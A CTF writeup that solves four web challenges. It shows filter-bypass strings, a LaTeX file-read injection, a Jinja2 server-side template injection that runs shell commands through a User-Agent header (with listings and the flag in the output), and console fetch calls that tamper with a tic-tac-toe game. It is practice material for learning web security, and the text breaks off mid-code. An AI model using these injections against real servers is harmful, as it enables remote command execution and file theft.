

PLATYPWN CTF – WRITEUP BY AJIQQOS & ZEQZOQ


New Things To Highlight:

[1. LaTeX command - WEB](#)

Web

1. Pretty HTML Page

Flag: PP{c0Unt1n6_ch42AC73r5-15_h4rD::7llemnBA79dc}



Given in the file is a php file and also a css file. As we inspect the PHP file, we got something that could lead us to the flag.


It will detect the word flag and let us know which position it is. So asked GPT to give me list of payloads that can be tried.

Payloads = %F0%9F%AAflag, %F0%9FAAA%F0flag, %00%F0flag, valid%F0%9FAAA%F0flag, fl agflag, flag%F0%9FAAAflag, fl%20agflag

Tried everything but nothing in returns. Trying to apply it through linux using curl and get one of it as the accepted payloads and obtained the flag.

2. TeXnically Insecure

Flag: PP{g3t-t3x3d::xUsekfrnH7-k}




From the webpage, it already mentioned that this challenge involves LaTeX. Entering this payload below in the box to get the content of the flag in a pdf.

```
\pdfdump offset 0 length \pdfsize{/flag/flag.txt}/{/flag/flag.txt}
```


Breakdown:

\pdfdump = dumps raw binary content from a file into the generated output.


\pdfsize = retrieves the size (in bytes) of the specified file, allowing \pdfdump to read the entire file dynamically.



By clicking the button Render PDF, we will direct to a pdf file and get hex values in it.




Decode the hex and get the flag.



3. OS Detection

Flag:



We are given a website that can detect what OS that we are currently using. But actually its just a decoy. It gives us a source code on how it works actually.

```
from flask import Flask, request, render_template, render_template_string
from ua_parser import user_agent_parser


app = Flask(__name__)

@app.route("/")
def home():
    user_agent = request.headers.get('User-Agent')
    try:
        parsed_string = user_agent_parser.Parse(user_agent)
        family = parsed_string['os']['family']
        user_agent_hint = render_template_string(user_agent)
        return render_template('index.html', os=family, user_agent=user_agent_hint)
    except Exception as e:
        return render_template('failure.html', error=str(e))

@app.route("/source")
def source():
    code = open(__file__).read()
    return render_template_string("<pre>{{ code }}</pre>", code=code)

if __name__ == "__main__":
    # No debug, that would be insecure!
    #app.run(debug=True)
    app.run()
```

From the source code, basically we can 'pwn' the website by using Server Side Template Injection (SSTI). We use the basic SSTI first to confirm its true or not.



The screenshot shows the Thonny IDE interface. The main editor displays a Python script named `test.py` with the following code:

```
1 import requests
2
3 url = "http://10.71.10.56:5000/"
4 headers = {
5     "User-Agent": "{{7*7}}"
6 }
7 response = requests.get(url, headers=headers)
8 print(response.text)
9
```

The output pane at the bottom shows the HTML response from the server:

```
</head>

<body>
  <h1>Behavior Based Operating System Detection</h1>
  <p>Using novel techniques, I can detect the operating system you are using. All this without AI!</p>
  <p>I have detected that you are accessing this page from <b>Other</b>.</p>
  <details>
    <summary>How did I know that?</summary>
    <p>It is in the request headers. Here is the User-Agent header:</p>
    <pre>49</pre>
    <p>See how I did it: <a href="/source">source code</a></p>
  </details>
</body>
</html>

>>>
```

The Assistant pane on the right shows a warning about a possibly bad file name and provides links to help with the error.

As we can see here, it gives us value of 49 from the payload we sent so it's confirmed that the server is using SSTI. Now the mission is to find the flag by using this command.

```
{{config.__class__.__init__.__globals__['os'].popen('ls -la').read()}}
```



The screenshot shows the Thonny IDE interface. The main editor displays a Python script named `test.py` with the following code:

```
1 import requests
2
3 url = "http://10.71.10.56:5000/"
4 headers = {
5     "User-Agent": "{{config.__class__.__init__.__globals__['os'].popen('ls -la').read()}}"
6 }
7 response = requests.get(url, headers=headers)
8 print(response.text)
9
```

The output pane at the bottom shows the HTML response from the server:

```
<p>It is in the request headers. Here is the User-Agent header:</p>
<pre>total 24
drwxr-xr-x 1 root root 4096 Dec  8 06:43 .
drwxr-xr-x 1 root root 4096 Dec  8 06:43 ..
drwxr-xr-x 2 root root 4096 Dec  8 06:43 __pycache__
-rw-r--r-- 1 root root 822 Dec  6 23:36 app.py
drwxrwxrwt 3 root root 100 Dec  8 06:43 flag
-rw-r--r-- 1 root root 31 Dec  6 23:36 requirements.txt
drwxr-xr-x 2 root root 4096 Dec  6 23:36 templates
</pre>
<p>See how I did it: <a href="/source">source code</a></p>
</details>
</body>
</html>

>>>
```

The Assistant pane on the right shows a warning about a possibly bad file name and provides links to help with the error.

It shows us the wording flag there. But when we try to 'cat' the flag, it gives us nothing so maybe it's a directory. Use command 'ls -la flag' to check it out.

```
Thonny - C:\Users\PREDATOR\Downloads\test.py @ 5:84
File Edit View Run Tools Help
test.py
1 import requests
2
3 url = "http://10.71.10.56:5000/"
4 headers = {
5     "User-Agent": "{{config.__class__.__init__.__globals__['os'].popen('ls -la flag').read()}}"
6 }
7 response = requests.get(url, headers=headers)
8 print(response.text)
9

Shell
<details>
<summary>How did I know that?</summary>
<p>It is in the request headers. Here is the User-Agent header:</p>
<pre>total 4
drwxrwxrwt 3 root root 100 Dec  8 06:43 .
drwxr-xr-x 1 root root 4096 Dec  8 06:43 ..
drwxr-xr-x 2 root root 60 Dec  8 06:43 ..2024_12_08_06_43_03.2081583403
lrwxrwxrwx 1 root root 32 Dec  8 06:43 ..data -> ..2024_12_08_06_43_03.2081583403
lrwxrwxrwx 1 root root 15 Dec  8 06:43 flag.txt -> ..data/flag.txt
</pre>
<p>See how I did it: <a href="/source">source code</a></p>
</details>
</body>
</html>
>>>
```


Yes, it is proven that it's a directory and we have flag.txt in it. Now we can try to cat the content of flag.txt and get the flag.

```
Thonny - C:\Users\PREDATOR\Downloads\test.py @ 5:90
File Edit View Run Tools Help
test.py
1 import requests
2
3 url = "http://10.71.10.56:5000/"
4 headers = {
5     "User-Agent": "{{config.__class__.__init__.__globals__['os'].popen('cat flag/flag.txt').read()}}"
6 }
7 response = requests.get(url, headers=headers)
8 print(response.text)
9


Shell
</head>
<body>
<h1>Behavior Based Operating System Detection</h1>
<p>Using novel techniques, I can detect the operating system you are using. All this without AI!</p>
<p>I have detected that you are accessing this page from <b>Other</b>.</p>
<details>
<summary>How did I know that?</summary>
<p>It is in the request headers. Here is the User-Agent header:</p>
<pre>PP{h40k3r-0S-d3t3c1-3d:1XN01M80anPFI}</pre>
<p>See how I did it: <a href="/source">source code</a></p>
</details>
</body>
</html>
>>>
```

4. Tic Tac Toe


Flag: PP{h00man-tr1umphs-0v3r-mach1n3::ef6uBO6kWmR-}




Given to us a webpage containing tic tac toe game and we need to win it against AI. Tried many times to win and by using some tricks, we won and get a message telling to give us a secret.



Trying to find where the secret is in the developer section and finds it in the console area.




So, we need to find other 'less fair' ways to win this. Basically by exploiting the game through the console might be a way. Before that, let's see what is the content of /flag first.




We need at least 3 secrets to get access to the flag and we have the first one so let's find the others. We tried to overwrite a written cell by the AI first by using this payload, sends it in the console each time we restarted the game. Win the game and we got another secret.

```
fetch('/move', {
  method: 'POST',
  headers: { 'Content-Type': 'application/json' },
  body: JSON.stringify({ move: { row: 0, col: 0 }, player: 'X' })
});
```



Next is by forcing a win. We overwrite the entire board to win the game immediately.

```
fetch('/board', {
  method: 'POST',
  headers: { 'Content-Type': 'application/json' },
